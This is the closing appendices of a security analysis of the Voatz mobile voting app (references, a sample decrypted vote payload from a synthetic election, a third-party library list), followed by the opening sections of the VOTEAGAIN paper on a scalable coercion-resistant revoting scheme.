[51] Liat Weinstein. University of michigan students implicated in potential voting app hack. https://www.michigandaily.com/section/news-briefs/university-michigan-students-implicated-potential-voting-app-hack, 2019.

[52] Mark Lindeman and Philip B. Stark. A gentle introduction to risk-limiting audits. *IEEE Security & Privacy*, 10(5):42–49, 2012.

[53] Sean Lyngaas. HackerOne cuts ties with mobile voting firm Voatz after it clashed with researchers, March 2020.

[54] Tara Matthews, Kathleen O'Leary, Anna Turner, Manya Sleeper, Jill Palzkill Woelfer, Martin Shelton, Cori Manthorne, Elizabeth F. Churchill, and Sunny Consolvo. Stories from survivors: Privacy & security practices when coping with intimate partner abuse. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 2189–2201. ACM, 2017.

[55] Maya Kosoff. "A Horrifically Bad Idea": Smartphone Voting is Coming, Just in Time for the Midterms. https://www.vanityfair.com/news/2018/08/smartphone-voting-is-coming-just-in-time-for-midterms-voatz, 2018.

[56] Lucas Mearian. Why blockchain-based voting could threaten democracy. *Computerworld*, August 2019. https://www.computerworld.com/article/3430697/why-blockchain-could-be-a-threat-to-democracy.html.

[57] Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system. Technical report, Manubot, 2019.

[58] Engineering National Academies of Sciences and Medicine. *Securing the Vote: Protecting American Democracy*. The National Academies Press, Washington, DC, 2018.

[59] Robert W. Ney. H.R.3295 - 107th Congress (2001-2002): Help America Vote Act of 2002, October 2002. https://www.congress.gov/bill/107th-congress/house-bill/3295.

[60] Sunoo Park, Michael Specter, Neha Narula, and Ronald L. Rivest. Going from bad to worse: from internet voting to blockchain voting. (DRAFT).

[61] Ronald L. Rivest. On the notion of 'software independence'in voting systems. *Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences*, 366(1881):3759–3767, 2008.

[62] David G. Robinson and J. Alex Halderman. Ethical issues in e-voting security analysis. In *International Conference on Financial Cryptography and Data Security*, pages 119–130. Springer, 2011.

[63] Ron Wyden. Sen. Ron Wyden (D-Ore.) Letter Regarding Voatz. https://www.washingtonpost.com/context/sen-ron-wyden-d-ore-letter-regarding-voatz/e9e6dd4f-1752-4c46-8e37-08a0f21dd042/, November 2019.

[64] Matthew Rosenberg. Voting on your phone: New elections app ignites security debate.

[65] Peter YA Ryan, David Bismark, James Heather, Steve Schneider, and Zhe Xia. Prêt à voter: a voter-verifiable voting system. *IEEE transactions on information forensics and security*, 4(4):662–673, 2009.

[66] skylot. skylot/jadx, January 2020. https://github.com/skylot/jadx.

[67] Daniel J Solove and Woodrow Hartzog. The ftc and the new common law of privacy. *Colum. L. Rev.*, 114:583, 2014.

[68] Drew Springall, Travis Finkenauer, Zakir Durumeric, Jason Kitcat, Harri Hursti, Margaret MacAlpine, and J. Alex Halderman. Security analysis of the Estonian internet voting system. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 703–715. ACM, 2014.

[69] Steven Rosenfeld. Counting Voatz: Inside America's Most Radical Voting Technology. https://www.nationalmemo.com/counting-voatz-inside-americas-most-radical-voting-technology/, May 2019.

[70] Bennie G. Thompson. H.R.2660 - 116th Congress (2019-2020): Election Security Act of 2019, June 2019. https://www.congress.gov/bill/116th-congress/house-bill/2660/text.

[71] Voatz. Statement on Sen. Wyden's Letter, November 2019. https://blog.voatz.com/?p=1133.

[72] Voatz. Voatz Response to Researchers' Flawed Report. https://blog.voatz.com/?p=1209, February 2020.

[73] Mitchell Weiss and Maddy Halyard. *Voatz*. Harvard Business Review, 2019. Case Study.

[74] Scott Wolchok, Eric Wustrow, Dawn Isabel, and J. Alex Halderman. Attacking the Washington, DC Internet voting system. In *International Conference on Financial Cryptography and Data Security*, pages 114–128. Springer, 2012.

[75] Yael Grauer. Safe Harbor, or Thrown to the Sharks by Voatz? https://magazine.cointelegraph.com/2020/02/07/safe-harbor-or-thrown-to-the-sharks-by-voatz/, February 2020.

[76] Filip Zagórski, Richard T. Carback, David Chaum, Jeremy Clark, Aleksander Essex, and Poorvi L. Vora. Remotegrity: Design and use of an end-to-end verifiable remote voting system. In *International Conference on Applied Cryptography and Network Security*, pages 441–457. Springer, 2013.

[77] Kim Zetter. Virginia Finally Drops America's 'Worst Voting Machines'. *Wired*, August 2015. https://www.wired.com/2015/08/virginia-finally-drops-americas-worst-voting-machines/.

A Example JSON for a Vote Submission

Figure 10 contains the entirety of the decrypted payload for a vote submission and parameters returned in our synthetic election.


```
{ "voteData": [
    {
      "summary": "Best cat?",
      "questionId": "1",
      "isRCVFlag": false,
      "isRCV": false,
      "description1": "bogus desc",
      "statements": [
        {
          "summary": "Statement Summary",
          "statementId": "Statement ID",
          "description3": "Description 3",
          "choices": [
            {
              "choiceDetails": {
                "imageUrl": "https://bit.ly/36DJbC4",
                "webUrl": "https://bit.ly/36DJbC4"
              },
              "choiceId": "1",
              "description1": "^",
              "nonSelectable": false,
              "description2": "^",
              "description": "Short"
            }
          ],
          "description1": "This is a sub-description",
          "description": "This is a description of the event",
          "maxSelect": "1",
          "gender": "F",
          "description2": "Description 2",
          "district": "Statement District"
        }
      ],
      "description3": "bogus desc",
      "description2": "bogus desc",
      "description": "bogus desc"
    }
  ],
  "auditToken": "SomeAuditTokenValue",
  "controlNumber": "1",
  "customerId": 267732387,
  "eventId": 1 }
```


Figure 10: The above is the entirety of the decrypted payload for a vote submission in our synthetic election.

B List of Third Parties Used

Voatz makes extensive use of third-party libraries from at least 20 different vendors. We have not confirmed that all of these libraries are actively used by the app. Further, a large swath of Voatz's code is obfuscated, so there may be further libraries used that we are unaware of.

- Jumio
- Zimperium
- Amazon AWS
- Realm DB
- Google Firebase / Crashlytics, gson, protobufs, zxking
- Square OkHTTP & Retrofit
- Datatheorem's TrustKit
- Facebook's SoLoader & Fresco
- Keepsafe's relinker
- Samsung's knox libraries
- Microblink's data capture libraries
- Takisoft's Preference Manager
- MichaelRocks libphonenumber https://github.com/MichaelRocks/libphonenumber-android
- ReactiveX http://reactivex.io/
- Relex CircleIndicator https://github.com/ongakuer/CircleIndicator
- zhanghai material progressbar https://github.com/zhanghai/MaterialProgressBar
- JetBrains Anko https://github.com/Kotlin/anko
- Joda.time https://www.joda.org/joda-time/
- Jake Wharton's Timber logging https://github.com/JakeWharton/timber
- ChrisJenX's calligraphy font libraries https://github.com/chrisjenx/Calligraphy

VOTEAGAIN: A scalable coercion-resistant voting system

Wouter Lueks
EPFL, SPRING Lab

Iñigo Querejeta-Azurmendi*
Universidad Carlos III Madrid
ITEFI, CSIC

Carmela Troncoso
EPFL, SPRING Lab

Abstract

The strongest threat model for voting systems considers *coercion resistance*: protection against coercers that force voters to modify their votes, or to abstain. Existing remote voting systems either do not provide this property; require expensive operations for tallying; or burden users with the need to store cryptographic key material and with the responsibility to deceive their coercers. We propose VOTEAGAIN, a scalable voting scheme that relies on the revoting paradigm to provide coercion resistance. VOTEAGAIN uses a novel deterministic ballot padding mechanism to ensure that coercers cannot see whether a vote has been replaced. This mechanism ensures tallying takes *quasilinear time*, making VOTEAGAIN the first revoting scheme that can handle elections with millions of voters. We prove that VOTEAGAIN provides ballot privacy, coercion resistance, and verifiability; and we demonstrate its scalability using a prototype implementation of its core cryptographic primitives.

1 Introduction

Remote electronic voting in which voters cast their ballot outside a poll-booth environment, from their own devices, is susceptible to large-scale vote buying and coercion [29]. Yet, many deployed electronic voting systems [2, 24, 36] do not support coercion resistance. This might be suitable in Western democracies where freedom and privacy are well rooted in society. However, under authoritarian regimes [27] or in younger democracies [32], coercion is a serious problem.

There are two kind of coercion-resistant electronic voting systems in the literature. The first kind provides users with fake voting credentials that voters use/produce when coerced, enabling deletion of coerced votes [11, 29]. This approach has several downsides: (i) voters need to store their true voting credential on their devices, (ii) the system cannot give feedback on whether the correct credential was used, and thus voters cannot be sure if their vote has been recorded correctly at the time of voting, and (iii) voters need to convincingly lie while being coerced which may be a challenge. The second kind relies on the *revoting paradigm* [1, 23, 30, 33]. These schemes avoid the drawbacks associated with the fake-credential approach by allowing voters to submit fully to coercers, and later on supersede coerced votes by casting a new ballot. This approach requires that the coercer cannot detect whether a voter has cast new ballots. To achieve this, state-of-the-art schemes [1, 30] *require a quadratic number of operations*, concretely a pair-wise comparison of all ballots, to privately filter superseded ballots. As an example, for the Iowa Democratic caucus with only 176,574 voters, Achenbach et al.'s solution [1] would require 1.1 core years to filter the ballots.

We propose VOTEAGAIN, a scalable coercion-resistant (re)voting scheme. VOTEAGAIN's efficiency relies on two key insights: First, one can hide the number of ballots per user by *inserting a deterministic number of dummy ballots which depends solely on the number of voters and the number of cast ballots*. Thus, it reveals nothing about the number of ballots cast by individual voters, hiding any (re)voting patterns induced by voters or coercers. Second, because of the deterministic nature of the approach one can *execute filtering in the clear*, reducing the filtering time *from quadratic to quasilinear*: $O(n \log n)$ where n is the number of ballots. As a result, for the Iowa caucus *our construction requires under 14 core minutes*. We estimate that VOTEAGAIN using 224 cores (less than $50 on Amazon, or $75K on dedicated hardware) can filter hundreds of millions of ballots in hours.

We make the following contributions:

✓ We introduce VOTEAGAIN, a novel remote electronic revoting scheme based on well defined and widely used cryptographic constructions.

✓ We introduce a novel efficient deterministic padding scheme that hides revoting at a low cost. The complexity of the resulting filtering phase is $O(n \log n)$ where n is the number of ballots. Our experiments show that in many practical scenarios the cost can be even lower.

✓ We show that previous definitions of coercion resistance in

*This author's work was partly performed while working at Minsait, Indra.

Table 1: Comparison of different voting schemes.

	Revoting					Security Properties		
	Deniable	Verif. Filter	Complexity	Crypto state	Authentication	Ballot Privacy	Verifiability	Coercion Res.
JCJ [8, 11, 29]	No[1]	Yes	n^2	Yes	k-out-of-t	k-out-of-t	k-out-of-t	k-out-of-t + AC
Black-box [21]	TTP	No	n	Yes	Unclear	k-out-of-t	TTP	TTP
Revote [1, 30]	k-out-of-t	Yes	n^2	Yes	TTP	k-out-of-t	TTP	k-out-of-t + AC
Helios [2]	*revoting is not possible*			No	TTP	k-out-of-t	TTP	N/A
VOTEAGAIN	TTP	Yes	$n \log n$	No	TTP	k-out-of-t	TTP	TTP

the revoting setting are vacuous. We provide a new coercion-resistance definition and we adapt modern definitions of ballot privacy [6] and verifiability [12, 13] to the revoting setting. We prove that VOTEAGAIN satisfies these definitions.

✓ We evaluate the scalability of VOTEAGAIN on a prototype implementation of the core cryptographic primitives. Our results show that VOTEAGAIN can support elections with millions of users.

2 Related Work

Coercion-resistant voting schemes fall under two categories: either they enable voters to generate *fake authentication credentials* or they allow the voter to *revote*. Coercion-resistant schemes using fake credentials, introduced by Juels et al. [29] (JCJ), are used in several voting schemes [3, 8, 10, 11]. In these schemes, the voter has both real and fake authentication credentials (or pre-registered passwords and panic passwords [10, 16]). When coerced, the voter lies to the coercer, using a fake authentication credential (or handling it to the coercer), resulting in a non-counted ballot. Ballots cast with the real credential are counted. These schemes provide the real authentication credential to the voter during registration phase (in which the coercer *must* be absent). The voter must securely store these authentication credentials for later use, i.e., voters need to maintain cryptographic state.

Coercion resistant schemes based on revoting allow voters to cast multiple ballots and then filter these ballots, typically counting the last ballot per voter. For such a scheme to be coercion resistant, the filtering stage must be *deniable* [1], i.e., it must not expose which ballots are filtered, as this would expose revoting actions. *Black box* filtering where a trusted third party (TTP) performs the filtering privately is deniable [21], but not verifiable. To the best of our knowledge, there exist two publicly-verifiable deniable re-voting schemes [1, 30]. To obtain public verifiability, these schemes use a distributed authority to compare each pair of ballots before shuffling to privately mark superseded ballots, requiring $O(n^2)$ operations. After shuffling, these marks are decrypted and the tallying server verifiably filters superseded ballots. As literally specified in these papers, these schemes are *'not efficient for large scale elections'*. We confirm in Section 7 that Achenbach et al.'s scheme [1] cannot efficiently handle small elections of a hundred thousand users.

Both the JCJ based and the private revoting based schemes offer a solution with a k-out-of-t assumption for coercion resistance. However, on top of that, these schemes require the existence of anonymous communications channels (AC) to avoid coercion attacks such as forced abstention.

For authentication, most schemes require users to store cryptographic state [1, 8, 11, 21, 29, 30, 35], or remember special passwords [10, 16]. Helios [2] and Apollo [20] rely on regular username/password. To improve verifiability by distributing the trust of the entity deciding which users are eligible voters, some schemes require that voters authenticate to k out of t parties [3, 8, 11, 29]. However, this results in a complex registration phase for the user Revoting based schemes (including VOTEAGAIN) can be extended to this setting to reduce the trust assumptions required for authentication correctness (and hence verifiability). Table 1 summarizes the comparison between VOTEAGAIN and previous work.

3 System and threat model

Actors. There are five actors in VOTEAGAIN: voters, a polling authority, a bulletin board, a tally server, and the trustees.

Voters. Voters interact with the polling authority and the public bulletin board to cast their ballots. Each voter has the means to authenticate herself to the polling authority (e.g., an electronic identity card). There are n voters.

Polling Authority (PA). The PA authenticates users and provides them with ephemeral voting tokens. Voters use these tokens to sign their ballots before posting them to the public bulletin board.

Public Bulletin Board (PBB). The PBB is an append-only list of cast ballots. Ballots are posted during the election phase

[1] Revoting is possible, but revotes are not deniable. JCJ instead achieves coercion resistance using fake authentication credentials.

Table 2: Comparison of assumptions in pre-election phase and election phase required to mitigate coercion attacks in fake credentials and revoting-based systems.

Assumptions	Fake Credentials	Revoting
Pre-election phase		
No coercion	✓	N/A
Inalienable authentication	✓	N/A
Election phase		
Lie convincingly	✓	✗
Coercer absent at some point during election	✓	✓
Absence of coercer after coercion	✗	✓
Device holding voting secrets or need to remember special pwds	✓	✗
Inalienable authentication	✗	✓

by the voters. During the tally phase, the tally server and trustees post their proofs and results to the bulletin board. Ad-hoc implementations [25] or blockchain-based implementations [18, 19] would be suitable for VOTEAGAIN's PBB.

Tally Server (TS). The TS filters the ballots. It adds dummy ballots, shuffles the ballots, groups them by voter, and selects the last ballot for each voter.

Trustees. The trustees mix and decrypt the selected ballots to reveal the outcome of the election. Each trustee has a partial decryption key for a k-out-of-t encryption system.

Threat model. We assume an adversary $\mathcal{A}$ whose goal it is to coerce voters into casting votes for a particular candidate or to abstain. This adversary, although computationally bounded, may coerce any voter – but not *all* voters. Under coercion, the coerced voter does exactly as instructed (without needing to lie). The coercer learns all information stored and received by the voter at the time of coercion. We assume that after coercion, and before the end of the election, the coercer does not control a voter, such that the voter can cast at least one more vote. We also assume that the user's means of authentication is *inalienable* [1], that is, a coercer can neither eliminate nor duplicate a voter's means of authentication.

While these assumptions are strong, we point out that so are the assumptions behind coercion resistant solutions that rely on fake credentials [8, 11, 29] (see Table 2). Fake-credential based solutions assume that users cannot be coerced during registration and hence need inalienable means of authentication during this phase; that users can store and hide cryptographic key material and hence are required to have access to where this material is stored during the voting phase; and that users can lie convincingly. These assumptions are not needed in VOTEAGAIN. Our construction allows users to vote from any device, preventing coercion attacks that rely on destroying or stealing the voting device.

Table 3: Trust assumptions on VOTEAGAIN entities to achieve each property.

	Ballot Privacy	Verifiability	Coercion resistance
PA	Untrusted	Trusted	Trusted
TS	Untrusted	Untrusted	Trusted
PBB	Untrusted	Untrusted	Trusted
Trustees	k-out-of-t	Untrusted	Untrusted

In VOTEAGAIN, voters authenticate against the PA every time they vote to obtain an ephemeral voting token. The PA *must* be honest with respect to verifiability and coercion resistance. To enable quasilinear filtering we also require that the TS is honest with respect to coercion resistance. This assumption is stronger than Achenbach et al.'s k-out-of-t assumption on the trustees [1], but their relaxation comes at a quadratic computational cost, see Table 1.

Finally, we require VOTEAGAIN to satisfy the following informal properties. We formalize these properties in Section 6. Table 3 summarizes the trust in each party required for achieving them.

Definition 1 (Ballot privacy [6])**.** Assuming at most $k-1$ malicious trustees, no coalition of malicious parties (including the PA and TS) can learn the vote of an honest user.

Definition 2 (Coercion resistance)**.** Assuming that the PA, the TS, and the PBB are honest, no coercer can use the information made public on PBB to determine if coercion was successful or not, provided that the election outcome does not leak this information.

If voters use an anonymous communication system to post their ballots to the PBB, then the trust assumption on the PBB for coercion is not necessary.

Definition 3 (Verifiability)**.** Assuming that the PA is honest, VOTEAGAIN guarantees that: (i) the last ballot per voter will be tallied, (ii) adversary $\mathcal{A}$ cannot include more malicious votes in the tally than the number of voters it controls, and (iii) honest ballots cannot be replaced. If voters do not verify that their ballots are correctly appended to the PBB, ballots can be dropped or replaced by earlier ballots if those exist.

4 VOTEAGAIN: High-level overview

We sketch the key ideas of VOTEAGAIN. For simplicity, in this section we omit the zero-knowledge proofs that parties




Figure 1: Basic filtering process by tally server without using dummies. Ballots consist of an encrypted voter identifier (■), an encrypted ballot index (■), and an encrypted vote (■).

use to show that they performed operations correctly. We describe the protocols in detail in Section 5.1.

VOTEAGAIN proceeds in three phases: the pre-election phase, the election phase, and the tally phase. During the pre-election phase, the polling authority (PA) assigns to each voter i a random voter identifier vid_i, and a random initial ballot index m_i. These values are known only to the PA.

Casting ballots. During the election phase, voters can cast as many votes as they want. To cast a vote, voter i first authenticates to the PA using her inalienable authentication means to obtain an ephemeral voting token. This voting token includes: an encrypted voter identifier γ, containing vid_i, and an encrypted ballot index I, containing m_i. After each authentication, the PA increases m_i by one. Next, the voter encrypts her choice of candidate as ν. Finally, the voter sends the encrypted vote ν, the encrypted voter identifier γ, the encrypted ballot number I, and a signature using the ephemeral token to the bulletin board.

Filtering ballots. The encrypted voter identifiers and ballot indices enable the tally server (TS) to efficiently select the last ballot for each voter. The TS uses the simplest mechanism possible: It shuffles the ballots, and then decrypts the voter identifiers and ballot indices. The ballots can then publicly be grouped per voter, and the last ballot can be identified by inspection. Finally, the trustees tally the last ballot of each voter. See Figure 1.

Hiding patterns using dummies. By itself, shuffling and filtering is not a coercion-resistant mechanism. A coercer can still perform the 1009 attack [37] in which the coercer forces a voter to cast a specific number of ballots and looks for a group of that size in the filtering step. If such group does not exist, the coerced voter has revoted. In VOTEAGAIN, the TS inserts a deterministic number of *dummy ballots* and *dummy voters* before shuffling the ballots to hide such patterns while maintaining the simple public filtering procedure.

We illustrate VOTEAGAIN's dummy mechanism in Figure 2, in a scenario with two voters (A and B) where, the coercer forces voter A to cast 2 ballots. At the end of the election phase the coercer observes 4 ballots and must determine whether A revoted (situation 2) or not (situation 1). Without dummies, distinguishing these situations is trivial: if A revoted there is a group of 3 ballots and one of 1 ballot, and




Figure 2: The original ballots' groups (■) create distinguishable situations. Adding 2 dummy voters casting a total of 4 dummy ballots (□), the situations become indistinguishable.

there are two groups of 2 ballots otherwise. We add dummy ballots and voters to make both situations look identical. The idea is to find a *cover* of ballots that could result from both situations. For instance, adding to either situation two dummy voters that cast four dummy ballots total yields groups of 1, 2, 2, and 3 ballots. This observation makes both situations indistinguishable for the coercer (Figure 2, right).

To ensure that the cover is *independent* from the voters' real actions, its appearance must depend *only* on the information available to the coercer: (1) the number of ballots n_B posted by users to the bulletin board; and (2) the number of voters ν that cast a ballot. The goal of the dummy generation strategy is to allocate dummy ballots such that the adversary observes the *same cover* regardless of the actual distributions of the n_B ballots over ν voters.

Consider the case of two voters, i.e., $\nu = 2$, and 9 ballots, i.e., $n_B = 9$. As the filtering stage only reveals the sizes of the groupings and not their relation to voters the adversary's possible observations are $(1,8),(2,7),(3,6)$, and $(4,5)$. To cover all these scenarios one needs 8 voters (6 of which are dummy) casting $1,2,3,4,5,6,7$, and 8 ballots, for a total of $36-9=27$ dummy ballots.

We add dummy ballots to real voters as well to reduce the number of group sizes that are possible. For example, in the previous scenario one can pad the cases $(1,8),(2,7),(3,6),(4,5)$ to $(1,8),(2,8),(4,8),(4,8)$. This can be covered with a cover containing voters with $1,2,4,8$ ballots each. Building this cover requires only 2 dummy voters and $15-9=6$ dummy ballots. We stress that *the number of added dummy ballots is independent of how the real ballots are actually distributed among the two voters*.

We refer to Section 5.2 for a generic, efficient algorithm for computing a cover.

Filtering with dummies. Before shuffling the ballots, the TS adds dummy ballots to achieve the desired grouping. To ensure that the TS cannot modify the election outcome, the TS assigns different tags to real and dummy ballots.

To determine how to add dummies, the TS inspects the decrypted voter identifiers and ballot indices; determines a cover; and then computes how many dummies to add to exist-




Figure 3: Filtering process by tally server including dummies. Labels as in Figure 1. To enable correctness proofs, the TS tags real ballots and dummy ballots with an encrypted marker (▭).

ing voters, and how many dummies to add to dummy voters. Consider the example in Figure 3. Given 3 voters and 5 ballots, a cover with groups of size 1,1,2,2, and 3 suffices. The TS therefore adds 4 dummy ballots in step 2: 2 dummies to existing voter 531, and two dummy voters, 74 and 103, each with one dummy vote.

After adding the dummy ballots, the TS shuffles all ballots. Next, the TS decrypts the voter identifiers and ballot indices; groups ballots per voter, and selects the last ballot per voter. The tags enable the TS to prove that it did not omit real ballots cast by real voters, and it did not count dummy votes cast by dummy voters. In particular, the TS proves in zero-knowledge that the selected votes are either tagged as a real vote and therefore must correspond to the last ballot of a real voter; or the selected vote corresponds to a dummy voter (i.e., all the ballots in the group are tagged as dummies). Finally, the TS privately discards the selected votes corresponding to dummy voters. We refer the reader to Section 5.1 for the full details.

Design choices. Obtaining coercion resistance requires strong assumptions on some of the parties. In this section, we discuss our design choices and motivate our trust assumptions (see Table 2 for a comparison with other protocols). First, we believe that revoting is an easy to understand solution to achieve coercion resistance. It requires no extra devices, no memorization, no interaction with several entities during registration, and no lying. For instance, Estonians have used a revoting model for years for their elections [26] with 44% of the electorate having used internet voting [15]. Second, it does not require voters to securely store cryptographic material, allowing a vote cast from any device. This further reduces the possibility of coercion attacks by confiscating the credential storage device.

All coercion resistance schemes *require* absence of the coercer at some point during the process. Fake-credential solutions assume that the coercer is absent during registration and at some point during the voting phase. Revoting, instead, assumes that a voter will have time after the coercion to cast the last vote. In the case of a remote registration process, a targeted attack will most likely succeed in both scenarios. However, attacks scale much better in the fake-credential setting: coercers have the entire registration period (e.g., 24 days in Spain) to coerce a voter. In contrast, coercers in the revoting setting must monitor *all* coerced voters after coercion to prevent them from revoting before the election closes.

We decide to trade-off trust with respect to coercion resistance on the PA and TS to obtain high gains in usability and efficiency: trust on the PA relieves users from keeping cryptographic state; and trust on the TS enables VOTEAGAIN's quasilinear filtering of ballots.

5 The VOTEAGAIN voting scheme

Preliminaries. Let ℓ be a security parameter. Let $\mathbb{G}$ be a cyclic group of prime order p generated by generator g. We write $\mathbb{Z}_p$ for the integers modulo p. We write $a \in_R A$ to denote that a is chosen uniformly at random from the set A.

VOTEAGAIN uses ElGamal's encryption scheme given by: A key generation algorithm $\mathsf{EC.KeyGen}(\mathbb{G}, g, p)$ which outputs a public-private key-pair $(\mathsf{pk} = g^{\mathsf{sk}}, \mathsf{sk})$ for $\mathsf{sk} \in_R \mathbb{Z}_p$; an encryption function $\mathsf{EC.Enc}(\mathsf{pk}, m)$ which takes as input a public key pk and a message $m \in \mathbb{G}$ and returns a ciphertext $c = (c_1, c_2) = (g^r, m \cdot \mathsf{pk}^r)$ for $r \in_R \mathbb{Z}_p$; and an decryption algorithm $\mathsf{EC.Dec}(\mathsf{sk}, c)$ which returns the message $m = c_2 \cdot c_1^{-\mathsf{sk}}$. VOTEAGAIN uses deterministic encryption (with randomness zero) as a cheap verifiable 'encoding' for the ballot tags. Because the encryption is deterministic, verifiers can cheaply check that the encrypted tags have been correctly formed.

We use a traditional signature scheme given by: A key generation algorithm $\mathsf{Sig.Keygen}(1^\ell)$ that generates a public-private key-pair $(\mathsf{pk}_\sigma, \mathsf{sk}_\sigma)$; a signing algorithm $\sigma = \mathsf{Sig.Sign}(\mathsf{sk}_\sigma, m)$ that signs messages $m \in \{0,1\}^*$; and a veri-

fication algorithm $\mathsf{Sig.Verify}(\mathsf{pk}_\sigma, \sigma, m)$ that outputs $\top$ if σ is a valid signature on m and $\bot$ otherwise.

We use verifiable shuffles [4] to support coercion resistance in a private way. These enable an entity to verifiably shuffle a list of homomorphic ciphertexts in such a way that it is infeasible for a computationally bounded adversary to match input and output ciphertexts.

VOTEAGAIN uses *mixnets*, a standard approach [7, 28, 34] to compute the election result given the filtered ballots output by the TS. The trustees jointly run the $\mathsf{Vote.DKeyGen}(1^\ell, k, t, n_C)$ protocol where ℓ is the security parameter ℓ, n_C the number of candidates, t the number of trustees, and k is the number of trustees needed to decrypt ciphertexts. This protocol outputs a public encryption key pk_T and each trustee i obtains a private decryption key $\mathsf{sk}_{\mathsf{T},i}$. To encrypt her vote for candidate c, a voter calls $(\mathsf{v}, \pi) = \mathsf{Vote.Enc}(\mathsf{pk}_\mathsf{T}, c)$ to obtain an encrypted vote v and proof π that v encrypts a choice for a valid candidate. We denote the encryption of the zero candidate (i.e., no candidate) with explicit randomizer $r \in_R \mathbb{Z}_p$ by $\mathsf{Vote.ZEnc}(\mathsf{pk}_\mathsf{T}; r)$. The algorithm $\mathsf{Vote.Verify}(\mathsf{pk}_\mathsf{T}, \mathsf{v}, \pi)$ outputs $\top$ if the encrypted vote v is correct, and $\bot$ otherwise. Given a list of selected votes $\{V_1, \ldots, V_\kappa\}$, the trustees jointly run the $(r, \Pi) \leftarrow \mathsf{Vote.MixDecryptTally}(\mathsf{pk}_\mathsf{T}, \{V_1, \ldots, V_\kappa\})$ protocol to compute the election result r and a proof of correctness Π. Internally, Vote.MixDecryptTally uses a standard verifiable mix network and verifiable decryption to shuffle and decrypt the ballots, and then computes the final result in the clear. Any verifier can run $\mathsf{Vote.VerifyTally}(\mathsf{pk}_\mathsf{T}, \{V_1, \ldots, V_\kappa\}, r, \Pi)$ to verify whether the result r is computed correctly.

The TS uses standard zero-knowledge proofs of knowledge [22] to prove that it operated correctly. We use the Fiat-Shamir heuristic [17] to convert them into non-interactive proofs of knowledge. We adopt the Camenisch-Stadler notation [9] to denote such proofs and write, for example,

$$\mathsf{SPK}\{(\mathsf{sk}) : \mathsf{pk} = g^{\mathsf{sk}} \wedge m = \mathsf{EC.Dec}(\mathsf{sk}, I)\}$$

to denote the non-interactive signature proof of knowledge that the prover knows the private key sk corresponding to pk and that I decrypts to m under sk.

5.1 VOTEAGAIN description

VOTEAGAIN proceeds in three phases: the pre-election phase, the election phase, and the tally phase. See Table 4 for a summary of frequently used symbols.

5.1.1 Pre-election phase

In the pre-election phase, the PBB publishes the candidates, and the TS and the trustees prepare their cryptographic material. The PA assigns a unique, random voter identifier vid_i to each eligible voter. The correspondence between voters and their identifiers is private to the PA. The PA also generates a random token index m_i for each of the voters to enable the selection of the last ballot per voter. More formally:

Table 4: Summary of notation.

Symbol	Description
$(\mathbb{G}, g, p)$	Group, generator and prime order
$\mathbb{Z}_p$	Integers modulo the group order p
N	Number of eligible voters
t, k	Number of trustees and decryption threshold
$\mathsf{pk}_\mathsf{PA}, \mathsf{pk}_\mathsf{TS}, \mathsf{pk}_\mathsf{T}$	Public keys of PA, TS, and trustees
$\mathsf{sk}_\mathsf{PA}, \mathsf{sk}_\mathsf{TS}, \mathsf{sk}_{\mathsf{T},i}$	Private keys of PA, TS, and trustee i
vid_i, m_i	Voter identifier and ballot index of voter i
γ, I	The encrypted *vid* and ballot index
pk, sk	Ephemeral signing keys
τ, σ^τ	Ephemeral voting token and signature by PA
β, σ	Ballot and signature using ephemeral key pk
v, π	Encrypted vote and zero knowledge proof of correct encryption
n_B, n_D	Number of real and dummy ballots on the board
$\theta, \theta_R, \theta_D$	Ballot tags for unknown, real, and dummy ballots
$\overline{vid}_i, \overline{m}_i$	Decrypted voter identifier and ballot index
$\pi_i^{\mathsf{dec}}, \pi_i^{\mathsf{sel}}$	Zero knowledge proof of correct decryption and vote selection
$\overline{V}_i$	Selected vote for group i
r	Election result
Φ, Π	Full filter and tally proofs

Procedure 1 (Setup)**.** To setup an election system with security parameter ℓ, electoral roll $\mathcal{E}$, candidate list $\mathcal{C}$, threshold k, and t trustees, the different entities run the $\mathsf{Setup}(1^\ell, \mathcal{E}, \mathcal{C}, k, t)$ procedure. First, they pick a group $\mathbb{G}$ with generator g and prime order p. They then proceed with the following steps:

1. The PBB initializes the bulletin board, and adds the list of candidates $\mathcal{C}$ to the bulletin board.
